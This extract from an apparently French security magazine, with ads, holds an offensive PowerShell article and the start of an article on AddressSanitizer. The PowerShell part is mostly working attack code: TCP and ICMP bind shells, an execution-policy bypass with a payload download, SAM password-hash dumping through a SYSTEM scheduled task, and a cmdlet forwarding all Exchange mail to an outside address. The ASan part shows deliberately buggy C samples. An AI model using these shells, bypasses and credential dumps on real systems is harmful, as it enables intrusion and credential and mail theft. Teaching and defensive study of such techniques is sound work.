```

Pour plus de lisibilité au niveau du code, nous allons stocker les I/O dans les variables **InputShell** et **OutputShell** :

```
$InputShell = $MyShell.StandardInput
$outputShell = $MyShell.StandardOutput
Start-Sleep 1
```

À présent, il ne nous reste plus qu'à écouter sur le socket en lisant l'entrée (notre commande) et en affichant la sortie de notre commande :

```
while($Bytes = $Stream.Read($RecvBuf, 0, $RecvBuf.length))
{
    # INPUT
    $In = $Enc.GetString($RecvBuf, 0, $Bytes)
    $InputShell.write($In)

    # OUTPUT
    if(($outputShell.Read()) -gt 0)
    {
        while($outputShell.Peek() -ne -1)
        {
            $Out += $Enc.GetString($outputShell.Read())
        }
        $Stream.write($Enc.GetBytes($Out), 0, $Out.length)
    }
}
```

À l'aide de ce script, on peut donc assez facilement obtenir un Shell via un client Netcat :

Sortie :

```
[ grml@labz:~/lab/misc ]$ nc 192.168.1.159 4242
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>
```

Notez que l'utilisation de **System.Diagnostics.Process** pour lancer un **cmd.exe** n'est pas forcément la meilleure des choses à faire car nous ne pouvons plus bénéficier des fonctionnalités Powershell via notre *Remote Shell* ! Voyons comment améliorer le shell et bénéficier de Powershell via un socket...

6 ICMP Bind Shell

J'ai souvent constaté que la plupart des administrateurs système désactivent le *firewall* de serveur parfois même en production. Bien que cette mauvaise habitude a tendance à m'irriter ; une autre de leur manie consiste à autoriser l'ICMP Echo Reply afin qu'ils puissent utiliser la commande **ping**. Il s'agit là d'une pratique qui n'a a priori aucun impact sécurité.

Partons donc du principe que le firewall est actif, mais que le protocole ICMP a été autorisé ; nous pouvons alors utiliser le champ de données de l'en-tête ICMP pour transmettre une commande à notre shell.

Pour que cela puisse fonctionner, notre script doit être en mesure d'intercepter les paquets ICMP, d'isoler le champ data, pour ensuite exécuter notre commande. Nous devons donc commencer par coder un *sniffer* ICMP à l'aide de Powershell.

On va commencer par créer 2 fonctions de *casting* :

```
param([String]$IpServ = "none", [String]$IpClient)

function NetworkToHostUInt16 ($value)
{
    [Array]::Reverse($value)
    [BitConverter]::ToInt16($value,0)
}

function ByteToString ($value)
{
    $AsciiEncoding = new-object system.text.asciiencoding
    $AsciiEncoding.GetString($value)
}
```

Comme dans notre script précédent, on déclare notre socket, mais cette fois-ci, nous allons utiliser un RAW socket :

```
$ByteData = new-object byte[] 4096

$MySock = new-object system.net.sockets.socket([Net.Sockets.AddressFamily]::InternetNetwork,[Net.Sockets.SocketType]::Raw,[Net.Sockets.ProtocolType]::IP)
$MySock.setsockopt("IP","HeaderIncluded",$true)
$MySock.ReceiveBufferSize = 4096

$IpEndPoint = new-object system.net.ipendpoint([net.ipaddress]"$IpServ",0)
$MySock.bind($IpEndPoint)
```

Si vous avez déjà codé un sniffer, vous savez qu'il faut avant toute chose passer la carte réseau en Promiscuous mode qui permet d'intercepter tous les paquets qu'elle reçoit (et cela même si les paquets ne lui sont pas explicitement adressés).

```
# Go Promiscuous mode
$IN = new-object byte[] 4
$OUT = new-object byte[] 4
$IN = 1,0,0,0
$OUT = 0,0,0,0


[void]$MySock.iocontrol([net.sockets.iocontrolcode]::ReceiveAll,$IN,$OUT)
```

À ce stade, il ne reste plus qu'à découper correctement les données, en commençant par l'en-tête IP [6] :

```
while (42)
{
    $RcvData = $MySock.receive($ByteData,0,$ByteData.length,[net.sockets.socketflags]::None)

    # Voir RFC 791 & 792
    $MemStream = new-object System.IO.MemoryStream($ByteData,0,$RcvData)
    $BinReader = new-object System.IO.BinaryReader($MemStream)

    # IP HEADER
    $iph_Version = $BinReader.ReadByte()
    $iph_TOS= $BinReader.ReadByte()
    $iph_TotalLength = NetworkToHostUInt16 $BinReader.ReadBytes(2)
    $iph_Id = NetworkToHostUInt16 $BinReader.ReadBytes(2)
    $iph_Flag = NetworkToHostUInt16 $BinReader.ReadBytes(2)
    $iph_Ttl = $BinReader.ReadByte()
    $iph_Proto = $BinReader.ReadByte()
    $iph_Checksum = [Net.IPAddress]::NetworkToHostOrder($BinReader.ReadInt16())
    $iph_SrcIp = $BinReader.ReadUInt32()
    $iph_DstIp = $BinReader.ReadUInt32()
```



puis par l'en-tête IMCP [7] :

```
if ($iph_Proto -eq 1)
{
    # ICMP HEADER
    $icmp_Type = ByteToString $BinReader.Readbytes(1)
    $icmp_Code = ByteToString $BinReader.Readbytes(1)
    $iph_Checksum = ByteToString $BinReader.readbytes(2)
    $icmp_Id = ByteToString $BinReader.readbytes(2)
    $icmp_Seq = ByteToString $BinReader.readbytes(2)
    $icmp_Data = ByteToString $BinReader.Readbytes(1024)
```

Pour éviter le « bruit », on filtre sur l'IP source. On peut ensuite utiliser la méthode **Invoke-Expression** afin d'exécuter notre commande. Notez que vous pouvez à présent utiliser toutes les fonctionnalités de Powershell via ce Shell distant :

```
if ($([System.Net.IPEndPoint]$iph_SrcIp).ToString() -eq $IpClient)
{
    Write-Host "[ -GET - ] " $icmp_Data.ToString() " from " ([System.
    Net.IPEndPoint]$iph_SrcIp).ToString()
    Invoke-Expression -Command $icmp_Data.ToString()
}
$BinReader.Close()
$MemStream.Close()
```

Maintenant qu'on a notre serveur, nous avons besoin d'un client pour envoyer les commandes au *Bind Shell*. Sans se casser la tête, on peut donc utiliser **System.Net.NetworkInformation.Ping** :

```
PS C:\misc> $MySock = New-Object System.Net.NetworkInformation.Ping
PS C:\misc> $Cmd = "get-acl"
PS C:\misc> $Enc = New-Object System.Text.ASCIIEncoding
PS C:\misc> $Buf = $Enc.GetBytes($Cmd)
PS C:\misc> write-host $Buf
103 101 116 45 97 99 108
PS C:\misc> $MySock.send("192.168.1.159", 255, $Buf)
```

Output Server :

```
PS C:\misc> .\IcmpBindShell.ps1 192.168.1.159 192.168.1.9
[ -GET - ] get-acl from 192.168.1.9
Directory: C:\Users
Path                                     Owner          Access
----                                     -----          -----
Administrator                BUILTIN\Administrators          NT AUTHORITY\SYSTEM Allow FullContr...
[ -GET - ] dir c: > c:\misc\test.txt from 192.168.1.9
```

phpnet
Hébergement de sites Internet
www.phpnet.org

- 2Go**
Backup free
Gratuit
- 250Go**
Backup first
6€90HT/m
- 500Go**
Backup jump
12€90HT/m
- 1To**
Backup full
19€90HT/m
- 3To**
Backup max
58€90HT/m

Backup cloud

Les solutions les moins chères du marché

Nos garanties : Confidentialité des données. Surveillance 24H/24, 7j/7 de notre datacenter 100 % PHPNET. Redondance des données dans 2 sites distincts. Support téléphonique non surtaxé. Support par mail 24h/24 et 7j/7. Sans engagement ! Pour plus de liberté PHPNET n'impose pas de reconduction tacite des services.

- Sécurité**
Sauvegarde en RAID 50
Accès SFTP, FTPS, SCP, RSYNC, Webdav, SAMBA
- Compatibilité**
iOS, Android, Windows, MacOS, Linux, Unix...
- Simplicité**
Outil de gestion simplifié
- Mobilité**
Vos fichiers vous suivent partout.

Code promotionnel
1BACKUP
1 mois GRATUIT
sur toutes les offres
Offre valable jusqu'au 31 juillet 2013



Par l'utilisation de ce script, on peut donc utiliser les commandes traditionnelles (DOS) ainsi que les cmdlet de Powershell. Vous devez avoir compris qu'il est possible d'obtenir un « vrai » Remote Shell sur ICMP en bidouillant encore un peu... Mais là, c'est à vous de jouer...

Pour les plus difficiles à convaincre, sachez qu'il est également possible de créer un tunnel SSH en utilisant la lib SharpSSH... [8] ou plus traditionnellement, utiliser le service de Microsoft Windows Remote Management de Microsoft qui permet l'utilisation de Powershell via HTTP ou HTTPS [9].

7 Restrictions d'utilisation ?

Si vous avez tenté d'exécuter le script ci-dessus sur l'une de vos machines ; vous avez dû constater que, par défaut, Powershell est configuré pour interdire l'exécution de scripts :

```
PS C:\misc> .\ByPassRestriction.ps1
File C:\misc\ByPassRestriction.ps1 cannot be loaded because the execution of
scripts is disabled on this system. Please see "get-help about_signing" for
more details.
At line:1 char:24
+ .\ByPassRestriction.ps1 <<<
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException

PS C:\Users\joe\Desktop> get-ExecutionPolicy
Restricted
```

En effet, Microsoft a mis en place quatre modes de restriction d'exécution de scripts :

- **Restricted** : interdit l'exécution de scripts (mode par défaut).
- **AllSigned** : autorise uniquement l'exécution des scripts signés (mode le plus restrictif).
- **RemoteSigned** : autorise uniquement l'exécution de scripts distants lorsqu'ils sont signés. Aucune restriction concernant les scripts locaux.
- **Unrestricted** : aucune restriction concernant l'exécution de scripts.

Pour changer le mode de restriction d'exécution de scripts, l'utilisateur doit être administrateur local de sa machine :

```
PS C:\misc> set-ExecutionPolicy unrestricted
PS C:\misc> get-ExecutionPolicy
Unrestricted
```

Cependant, même si cette restriction est active, le passage en argument d'une commande Powershell depuis un prompt DOS classique est, lui, autorisé :

```
C:\Users\joe>powershell -command write-host hello
hello
```

Sur ce principe, plusieurs chercheurs ont présenté lors de Defcon 18 [10], le script **createcmd.ps1** [11],

qui permet d'encoder un script Powershell afin qu'il puisse être exécuté à partir d'un prompt DOS traditionnel.

createcmd.ps1 étant un script Powershell, il est donc nécessaire de convertir notre script Powershell à partir d'une machine autorisant l'exécution des scripts... Une fois converti, il ne reste qu'à transférer le script bat sur la machine ciblee.

Pour exemple, ce script écrit sur la machine de l'attaquant :

```
PS C:\misc> cat .\ByPassRestriction.ps1
get-ExecutionPolicy | out-file Out ascii
```

Notez que le script ci-dessus ne fait qu'écrire le statut de la restriction d'exécution en application dans le fichier Out. À présent, il reste à encoder notre script dans un fichier bat :

```
PS C:\misc> .\createcmd.ps1 .\ByPassRestriction.ps1 | out-file poc.bat ascii
```

Pour récupérer le script sur la machine ciblee, nous pouvons par exemple effectuer une simple requête HTTP sur un serveur web :

```
C:\Users\misc-test>powershell -command "(New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2:8080/bypass.bat', 'bypass.bat')
```

Une fois le script récupéré, il ne reste plus qu'à l'exécuter :

```
C:\Users\misc-test>bypass.bat
Load complete.
PS C:\misc> cat .\Out
Restricted
```

Nous constatons donc que le script a pu s'exécuter malgré la restriction en application sur le système ciblé. Le script **createcmd.ps1** peut s'avérer très utile pour encoder un script Powershell plus conséquent...

8 Dump de la SAM

Dans le cadre d'une post-exploitation, si l'attaquant parvient à obtenir les droits administrateur local, il lui est possible d'effectuer une extraction de la SAM. Pour rappel, la SAM est la base donnée des comptes locaux des systèmes Windows (contenant utilisateurs et mots de passe). Cette opération est possible par l'utilisation d'outils tels que pwdump. Cependant, c'est également possible avec Powershell via l'utilisation du script **PowerDump.ps1** [12].

Pour extraire le contenu de la SAM, l'attaquant doit disposer des droits system32 ; le droit administrateur local n'étant pas suffisant pour effectuer cette opération. Afin de monter en privilège, l'attaquant peut utiliser la fonction « tâche planifiée » de Windows :



AJOUTEZ
LES NOUVELLES MÉTHODES
DE DURCISSEMENT
SYSTÈME À VOTRE
ARSENAL.

FORMATIONS SÉCURISATION

Cours SANS Institute
Certifications GIAC



SEC 505
Sécuriser Windows

SEC 506
Sécuriser Unix & Linux

DEV 522
Durcissement des applications Web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

Script à planifier :

```
powershell -ExecutionPolicy Bypass -noLogo -command c:\misc\powerdump.ps1 > c:\misc\MyDump.txt
```

Création de la tâche planifiée :

```
C:\misc>schtasks.exe /create /ru system /tn PowerDump /sc hourly /tr c:\misc\PowerDumpTask.bat
```

Exécution de la tâche planifiée :

```
C:\misc\new>schtasks.exe /run /tn PowerDump
```

Résultat :

```
C:\misc\new>type mydump.txt
Administrator:500:aad3b435b51404eeaad3b435b51401ee:xxxxxxxxxxxxxxxxxxxxxx:::
misc-test:1000:bf145de2c1dd4d83877e3d1a81156192:xxxxxxxxxxxxxxxxxxxxxx:::
```

9 Autres aspects

Rappelons que l'utilisation première de Powershell vise à aider les administrateurs système dans leurs tâches quotidiennes ; ce qui implique que l'intégralité des cmdlet permet d'interagir directement avec l'environnement Microsoft.

Il existe bien des modules pouvant être utiles à un attaquant dans le cadre d'une post-exploitation ; notamment ceux fournis gratuitement par Quest [13] permettant, par exemple, la récupération de la liste des utilisateurs présents dans l'Active Directory...

```
Get-QADUser | Export-Csv dump.csv
```

ou la cmdlet de base, nettement moins exhaustive :

```
Get-ADUser | Export-Csv dump.csv
```

Les cmdlet Exchange, permettant le transfert de tous les mails à destination du serveur Exchange vers une seule *mailbox* :

```
Get-Mailbox | Set-Mailbox -DeliveryToMailboxAndForward:$True
-ForwardingAddress ben@company.com
```

Mais Powershell peut aussi être utile dans le cadre d'une phase de collecte d'informations : dans un domaine *Active Directory*, un attaquant peut rapidement obtenir la politique de sécurité des mots de passe en place :

```
PS C:\Users\joe> $domain = [adsi]("WinNT://mydomain.lab")
PS C:\Users\joe> $domain | select-object AutoUnlockInterval,
LockoutObservationInterval, MaxBadPasswordsAllowed, MaxPasswordAge,
MinPasswordAge,MinPasswordLength, Name, PasswordHistoryLength
AutoUnlockInterval      : {1000}
LockoutObservationInterval : {1800}
MaxBadPasswordsAllowed   : {0}
MaxPasswordAge           : {3628800}
MinPasswordAge           : {864000}
MinPasswordLength        : {7}
Name                     : {mydomain.lab}
PasswordHistoryLength    : {24}
```

Conclusion

Microsoft fournit à présent un outil puissant permettant de distinguer les vrais administrateurs système des cliqueurs fous... Malheureusement, cet outil s'avère être une arme à double tranchant. En effet, plusieurs outils permettent de générer des *payloads* Powershell indétectables par la plupart des antivirus [14]. Microsoft semble avoir négligé les aspects sécurité de Powershell, ce qui en fait, pour un administrateur système, pour un auteur de *malware* ou pour un *pentester*, une véritable boîte de pandore...

Powershell est donc un outil puissant pour les administrateurs, mais aussi un outil redoutable pour un attaquant. ■

■ REMERCIEMENTS

Un grand merci à Olivier Lagiewka & Gerald Bastin pour leurs conseils et leur relecture attentive.

■ RÉFÉRENCES

- [1] <http://technet.microsoft.com/en-us/library/ee692685>
- [2] <http://technet.microsoft.com/en-us/scriptcenter/powershell.aspx>
- [3] <http://www.sans.org/windows-security/2009/06/11/powershell-script-to-parse-nmap-xml-output>
- [4] <http://netcat.sourceforge.net/>
- [5] [http://msdn.microsoft.com/en-us/library/system.diagnostics.process.standardoutput\(v=vs.80\).aspx](http://msdn.microsoft.com/en-us/library/system.diagnostics.process.standardoutput(v=vs.80).aspx)
- [6] <http://www.ietf.org/rfc/rfc791.txt>
- [7] <http://tools.ietf.org/html/rfc792>
- [8] <http://sourceforge.net/projects/sharpssh/>
- [9] [http://technet.microsoft.com/en-us/library/cc781778\(v=ws.10\)](http://technet.microsoft.com/en-us/library/cc781778(v=ws.10))
- [10] <http://vimeo.com/14581715>
- [11] <https://github.com/RC1140/ZaCon/blob/382fd2c28a5d0c0463c9392811f8f493ba369222/createcmd.ps1>
- [12] <https://github.com/RC1140/ZaCon/blob/382fd2c28a5d0c0463c9392811f8f493ba369222/powerdump.ps1>
- [13] <http://www.quest.com/powershell/activeroles-server.aspx>
- [14] <http://www.infosecisland.com/blogview/22105-Social-Engineering-Toolkit-Bypassing-Antivirus-Using-Powershell.html>



DÉTECTION DE FAILLES AVEC ADDRESS SANITIZER

Rémi Gacogne - @rgacogne – rgacogne@coredump.fr

mots-clés : ANALYSE DYNAMIQUE / ASAN / CLANG

La détection des erreurs de manipulation mémoire est un problème aussi vieux que l'écriture du premier programme. De nombreux outils ont été conçus pour faciliter l'élimination de ces erreurs, que ce soit en offrant des primitives de plus haut niveau au programmeur, à l'aide d'une analyse statique du code, ou encore en analysant le comportement d'un programme lors de son exécution.

1 Présentation

Address Sanitizer se présente sous la forme d'un *plugin* à Clang, qui est lui-même un *frontend* C, C++, Objective-C et Objective-C++ de la suite de compilation LLVM. La philosophie de LLVM est d'offrir une succession d'outils indépendants dont la combinaison permet d'effectuer l'ensemble des tâches de compilation d'un programme. Cette architecture modulaire, à l'opposé d'outils monolithiques comme GCC, permet à la fois de simplifier chaque composant et de centraliser les opérations compliquées comme l'optimisation, mais également de disposer d'une API ouverte, complète et stable.

Cette API a permis l'émergence d'un grand nombre de projets qui en tirent parti pour s'intercaler à différents stades de la compilation, et ce sans avoir besoin de modifier le compilateur pour accéder à des informations qui ne sont pas normalement disponibles. D'autres projets ont par ailleurs réalisé les avantages de ce type d'ouverture. GCC a par exemple relativement récemment intégré la possibilité d'écrire des plugins [**RASNEURI**].

Address Sanitizer [**ASAN**] est l'exemple typique d'un outil qui n'aurait pas pu voir le jour sans l'architecture ouverte de LLVM. Ce plugin tire parti de la possibilité de modifier le code généré de façon à mettre en place des mécanismes de détection des erreurs de manipulation mémoire les plus courantes, à savoir :

- utilisation d'une zone mémoire après sa libération (*Use-After-Free*) ;
- dépassement de tampon dans le tas (*heap out of bounds*) ;
- dépassement de tampon sur la pile (*stack out of bounds*) ;
- dépassement de tampon global (*global out of bounds*) ;
- double libération de mémoire (*double free*).

Malgré sa jeunesse, ASAN dispose d'ores et déjà d'un palmarès impressionnant en termes d'erreurs détectées, affichant notamment sur son tableau de chasse Chromium, FFmpeg, Freetype, GCC, LLVM, Mozilla Firefox, Parrot, Perl, VIM, et Webkit. Un pourcentage non négligeable de ces erreurs a par ailleurs donné lieu à des vulnérabilités sérieuses, notamment dans les navigateurs mentionnés [**FOUNDBUGS**].

Initialement développé en dehors de Clang, ASAN a été intégré à celui-ci à partir de la version 3.1, et ne nécessite donc plus d'être téléchargé, compilé et installé séparément.

Il existe de nombreux autres outils dont le but est de détecter les erreurs de manipulation mémoire lors de l'exécution d'un programme. Les plus connus sont notamment l'outil Memcheck dans Valgrind [**VALGRIND**] et Electric Fence [**EFENCE**], qui obtiennent d'excellents résultats, mais se trouvent limités par le fait qu'ils se placent tous les deux à l'extérieur du programme qu'ils veulent surveiller. Nous reviendrons sur ce point vers la fin de cet article.

2 Utilisation

Pour illustrer les possibilités de l'outil, rien ne vaut quelques exemples pratiques. Tous les programmes mentionnés peuvent être obtenus depuis une adresse de téléchargement mentionnée à la fin de l'article, et sont tous compilés avec Clang sous Linux en utilisant la commande suivante :

```
$ clang -o prog testN.c -fno-omit-frame-pointer -Wall -Wextra
```

puis exécutés ainsi :

```
./prog
```



Lorsqu'un programme doit être compilé sans le support d'ASAN, la ligne de compilation utilisée est la suivante :

```
$ clang -o prog testN.c -O0 -g3 -fno-omit-frame-pointer -Wall -Wextra
```

2.1 Use-After-Free

Le premier exemple illustre l'utilisation d'une zone mémoire après sa libération :

```
#include <errno.h>
#include <stdlib.h>

int main(void)
{
    int result = ENOMEM;
    char * buffer = malloc(2);
    if (buffer != NULL)
    {
        result = 0;
        buffer[0] = 'a';
        buffer[1] = 'b';

        free(buffer);
        buffer[0] = 'a';
    }
    return result;
}
```

Le programme alloue une zone de 2 octets, écrit dans ces derniers, puis libère la mémoire. Enfin, il essaie à nouveau d'écrire dans la zone précédemment libérée. L'exécution du programme compilé avec ASAN donne le résultat suivant :

```
$ ./prog
==10049== ERROR: AddressSanitizer heap-use-after-free on address
0x7f4ffe29cf80 at pc 0x406099 bp 0x7fff054b4690 sp 0x7fff054b4688
WRITE of size 1 at 0x7f4ffe29cf80 thread T0
#0 0x406099 (/articles/misc/asan/prog+0x406099)
#1 0x7f4ffe2de725 (/usr/lib/libc-2.16.so+0x21725)
0x7f4ffe29cf80 is located 0 bytes inside of 2-byte region [0x7f4ffe29cf80,0x7f4ffe29cf82]
freed by thread T0 here:
#0 0x406112 (/articles/misc/asan/prog+0x406112)
#1 0x405e9b (/articles/misc/asan/prog+0x405e9b)
#2 0x7f4ffe2de725 (/usr/lib/libc-2.16.so+0x21725)
previously allocated by thread T0 here:
#0 0x4061d2 (/articles/misc/asan/prog+0x4061d2)
#1 0x405d84 (/articles/misc/asan/prog+0x405d84)
#2 0x7f4ffe2de725 (/usr/lib/libc-2.16.so+0x21725)
[...]
```

Comme nous pouvons le voir, l'utilisation d'une zone mémoire libérée est correctement détectée, et ASAN nous indique non seulement à quel endroit du code chercher l'utilisation problématique, mais également l'allocation initiale et la libération.

2.2 Exploitation des traces

Avant de passer à l'exemple suivant, revenons rapidement sur le message d'erreur affiché par ASAN lors de l'exécution de notre exemple. Les informations remontées sont très intéressantes, mais à ce stade un peu décevantes : nous aimerais bien avoir des informations plus exploitables qu'un *offset* et le nom du binaire, comme par exemple un nom de fichier et un numéro de ligne :

```
#0 0x406099 (/articles/misc/asan/prog+0x406099)
```

Cette fonctionnalité n'est pas directement présente dans ASAN, mais un script fourni dans les sources de LLVM permet de remédier à cet inconvénient. Ce script peut être trouvé dans le répertoire **projects/compiler-rt/lib/asan/scripts/asan_symbolize.py** des sources de LLVM [**ASANSYMBOLIZE**]. En passant le contenu de la sortie d'erreur de notre programme sur l'entrée standard de ce script, nous obtenons cette trace :

```
=10217== ERROR: AddressSanitizer heap-use-after-free on address
0x7f566eddcf80 at pc 0x406099 bp 0x7fff3364f3f0 sp 0x7fff3364f3e8
WRITE of size 1 at 0x7f566eddcf80 thread T0
#0 0x406099 in main /articles/misc/asan/test1.c:16
#1 0x7f566ee1e725 in __libc_start_main ??::0
0x7f566eddcf80 is located 0 bytes inside of 2-byte region
[0x7f566eddcf80,0x7f566eddcf82]
freed by thread T0 here:
#0 0x406112 in free ??::0
#1 0x405e9b in main /articles/misc/asan/test1.c:16
#2 0x7f566ee1e725 in __libc_start_main ??::0
previously allocated by thread T0 here:
#0 0x4061d2 in malloc ??::0
#1 0x405d84 in main /articles/misc/asan/test1.c:7
#2 0x7f566ee1e725 in __libc_start_main ??::0
```

Cette fois-ci, nous avons bien la fonction, le fichier et le numéro de ligne pour chaque information.

De manière moins rigoureuse, et pour gagner du temps, nous pouvons copier le script Python en question dans le répertoire courant et invoquer directement notre programme de test de la façon suivante :

```
$ ./prog |& python2 asan_symbolize.py
```

2.3 Heap out of bounds

Notre deuxième exemple se présente ainsi :

```
#include <errno.h>
#include <stdlib.h>

int main(void)
{
    int result = ENOMEM;
    char * buffer = malloc(2);
    if (buffer != NULL)
    {
        result = 0;
        buffer[0] = 'a';
```



```

        buffer[1] = 'b';
        buffer[2] = 'b';

        free(buffer);
    }
    return result;
}

```

Et le résultat lors de son exécution :

```

==11445== ERROR: AddressSanitizer heap-buffer-overflow on address
0x7f3fd3859f82 at pc 0x406077 bp 0x7ffffcefbd650 sp 0x7ffffcefbd648
WRITE of size 1 at 0x7f3fd3859f82 thread T0
#0 0x406077 in main /articles/misc/asan/test2.c:14
#1 0x7f3fd389b725 in __libc_start_main ??::0
0x7f3fd3859f82 is located 0 bytes to the right of 2-byte region
[0x7f3fd3859f80,0x7f3fd3859f82)
allocated by thread T0 here:
#0 0x4061b2 in malloc ??::0
#1 0x405d84 in main /articles/misc/asan/test2.c:7
#2 0x7f3fd389b725 in __libc_start_main ??::0

```

Ici non plus, pas de surprise, l'erreur est bien détectée.

2.4 Stack out of bounds

Notre dernier exemple sera celui de l'écriture illicite sur la pile, juste après une zone de mémoire correctement allouée.

```

#include <stdlib.h>
int main(void)
{
    int result = 0;
    char buffer[2];
    buffer[0] = 'a';
    buffer[1] = 'b';
    buffer[2] = 'c';
    return result;
}

```

Notons que Clang effectue un certain nombre de vérifications par défaut lors de la compilation et, dans le cas présent, ces vérifications s'avèrent payantes :

```

$ clang -O0 prog test3.c -fsanitize=address -fno-omit-frame-pointer -Wall -Wextra
test3.c:10:5: warning: array index 2 is past the end of the array
(which contains 2 elements) [-Warray-bounds]
    buffer[2] = 'c';
          ^
          ~
test3.c:6:5: note: array 'buffer' declared here
    char buffer[2];
          ^
1 warning generated.

```

Si nous décidons de passer outre et d'exécuter quand même le programme, l'erreur est correctement détectée par ASAN :

```

==11573== ERROR: AddressSanitizer stack-buffer-overflow on address
0x7ffff209d862 at pc 0x405f6f bp 0x7ffff209d750 sp 0x7ffff209d748
WRITE of size 1 at 0x7ffff209d862 thread T0
#0 0x405f6f in main /articles/misc/asan/test3.c:10
#1 0x7fc52ba6a725 in __libc_start_main ??::0
Address 0x7ffff209d862 is located at offset 162 in frame <main> of T0's stack:

```

Nous allons nous contenter de ces exemples, mais il en existe d'autres, qui sont disponibles sur le site internet d'ASAN [**ASANEXAMPLES**], notamment pour un dépassement de tampon en variable globale (global out of bounds) et une double libération de mémoire (double free).

3 Étude des mécanismes internes d'ASAN

Pour un programme comme ASAN, il est nécessaire de réaliser deux types d'opérations :

- Maintenir à jour la liste des adresses mémoire auxquelles le programme peut accéder.
- Intercepter les accès à la mémoire pour vérifier qu'ils sont valides, en se basant sur la liste précédente.

Afin de comprendre comment ASAN réalise ces tâches de manière plus efficace que les autres outils du même type, nous allons nous pencher plus en détails sur ses mécanismes internes.

3.1 État de la mémoire

ASAN utilise un algorithme simple mais efficace pour conserver l'état de chaque zone mémoire. L'espace d'adressage virtuel est divisé en deux parties :

- la mémoire « normale » du programme, appelée par la suite *Memory* ;
- le registre d'état de la mémoire « normale », qu'ASAN nomme *Shadow Memory* ou *Shadow*.

L'implémentation actuelle d'ASAN associe un octet de Shadow Memory pour 8 octets de la mémoire normale, et les valeurs de cet octet permettent de savoir s'il est correct ou non d'accéder à chacun des octets de la mémoire normale. Par exemple :

- Il est possible d'accéder aux 8 octets de la mémoire normale, tous les bits de l'octet correspondant de Shadow sont à 0.
- Aucun octet n'est accessible, tous les bits de l'octet de Shadow sont à 1.
- Les n premiers octets sont accessibles, alors la valeur de l'octet de Shadow est à n.

Sur les systèmes GNU, l'implémentation de l'allocateur de mémoire renvoie toujours une adresse alignée sur 8 bytes, ce qui a pour conséquence qu'il n'y a pas d'autres cas à gérer que ceux-ci.

La correspondance entre la mémoire normale et la mémoire Shadow se fait de la façon suivante :

```
Shadow(Memory) = (Memory >> SHADOW_SCALE) | SHADOW_OFFSET ;
```



L'opération « >> » représentant un décalage de bits vers la droite, et l'opération « | » un **OR** binaire.

Pour obtenir les valeurs de **SHADOW_SCALE** et **SHADOW_OFFSET** sur notre architecture, nous allons utiliser la variable d'environnement **ASAN_OPTIONS**. Cette variable permet de modifier le comportement d'ASAN à l'exécution. Ici, nous allons définir la valeur de **ASAN_OPTIONS** à « **verbosity=1** », pour obtenir plus d'informations.

```
$ ASAN_OPTIONS=verbosity=1 ./prog
[...]
|| `[0x200000000000, 0xffffffffffff]` || HighMem ||
|| `[0x140000000000, 0xffffffffffff]` || HighShadow ||
|| `[0x120000000000, 0x13ffffffffffff]` || ShadowGap ||
|| `[0x100000000000, 0x11ffffffffffff]` || LowShadow ||
|| `[0x000000000000, 0x0fffffff]` || LowMem ||
MemToShadow(shadow): 0x120000000000 0x123fffffffff 0x128000000000 0x13fffffffff
red_zone=128
malloc_context_size=30
SHADOW_SCALE: 3
SHADOW_GRANULARITY: 8
SHADOW_OFFSET: 100000000000
==436== T0: stack [0x7fff32c1d000,0x7fff3341d000) size 0x800000;
local=0x7fff3341bc0c
```

Nous apprenons donc que la valeur de **SHADOW_SCALE** sur un Linux 64 bits est de **3**, et que celle de **SHADOW_OFFSET** est de **0x0000100000000000**. Les lecteurs attentifs auront également remarqué une autre information très intéressante, à savoir la disposition mémoire de notre programme. Nous constatons que la Shadow Memory est divisée en deux sous-parties, une pour la mémoire basse et une pour la mémoire haute, ce que nous pouvions deviner en appliquant la formule de calcul de la mémoire Shadow vue plus haut. Ce qui nous donne le tableau suivant :

Mémoire Haute	[0x0000200000000000 , 0x00007ffffffffffff]
Shadow (Mémoire Haute)	[0x0001400000000000 , 0x0001ffffffffffff]
ShadowGap	[0x0001200000000000 , 0x00013ffffffffffff]
Shadow (Mémoire Basse)	[0x0001000000000000 , 0x00011ffffffffffff]
Mémoire Basse	[0x0000000000000000 , 0x00000ffffffffffff]

Nous constatons alors la présence d'une zone mémoire qui n'a jusqu'ici pas été évoquée, le *Shadow Gap*. Sa présence s'explique simplement par le fait que les accès à la mémoire Shadow doivent eux aussi être contrôlés. L'algorithme indiqué précédemment a pour conséquence que **Shadow(Shadow) = Shadow Gap**. Toute tentative de la part du programme d'accéder directement à la mémoire Shadow se retrouve donc dans le Shadow Gap.

Pour vérifier ces nouvelles informations, il nous suffit d'afficher la disposition mémoire de notre programme pendant son exécution :

```
$ cat /proc/<pid>/maps
[...]
00419000-02460000 rw-p 00000000 00:00 0
ffffffffff000-120000000000 rw-p 00000000 00:00 0
12000000000-140000000000 ...-p 00000000 00:00 0
14000000000-200000000000 rw-p 00000000 00:00 0
[...]
```

Nous retrouvons bien à la 4^e ligne la mémoire Shadow basse, à la 5^e notre Shadow Gap et à la 6^e la mémoire Shadow haute. Regardons maintenant comment la présence du Shadow Gap protège les accès à la mémoire Shadow en examinant les allocations mémoire effectuées par ASAN lors du démarrage du programme :

```
$ strace -e trace=mmap ./prog
[...]
mmap(0xfffffffff000, 2199023259648, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS|MAP_NORESERVE, 0, 0) = 0xfffffffff000
mmap(0x140000000000, 13194139533312, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS|MAP_NORESERVE, 0, 0) = 0x140000000000
mmap(0x120000000000, 2199023255552, PROT_NONE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS|MAP_NORESERVE, 0, 0) = 0x120000000000
[...]
```

Nous constatons que si les allocations des deux zones réservées à la mémoire Shadow basse et haute sont bien effectuées avec des permissions en lecture et écriture (**PROT_READ|PROT_WRITE**), la réservation de l'espace du Shadow Gap est faite avec une interdiction totale d'accès (**PROT_NONE**). Toute tentative d'accès au Shadow Gap déclenchera donc une violation d'accès à la mémoire et terminera le programme.

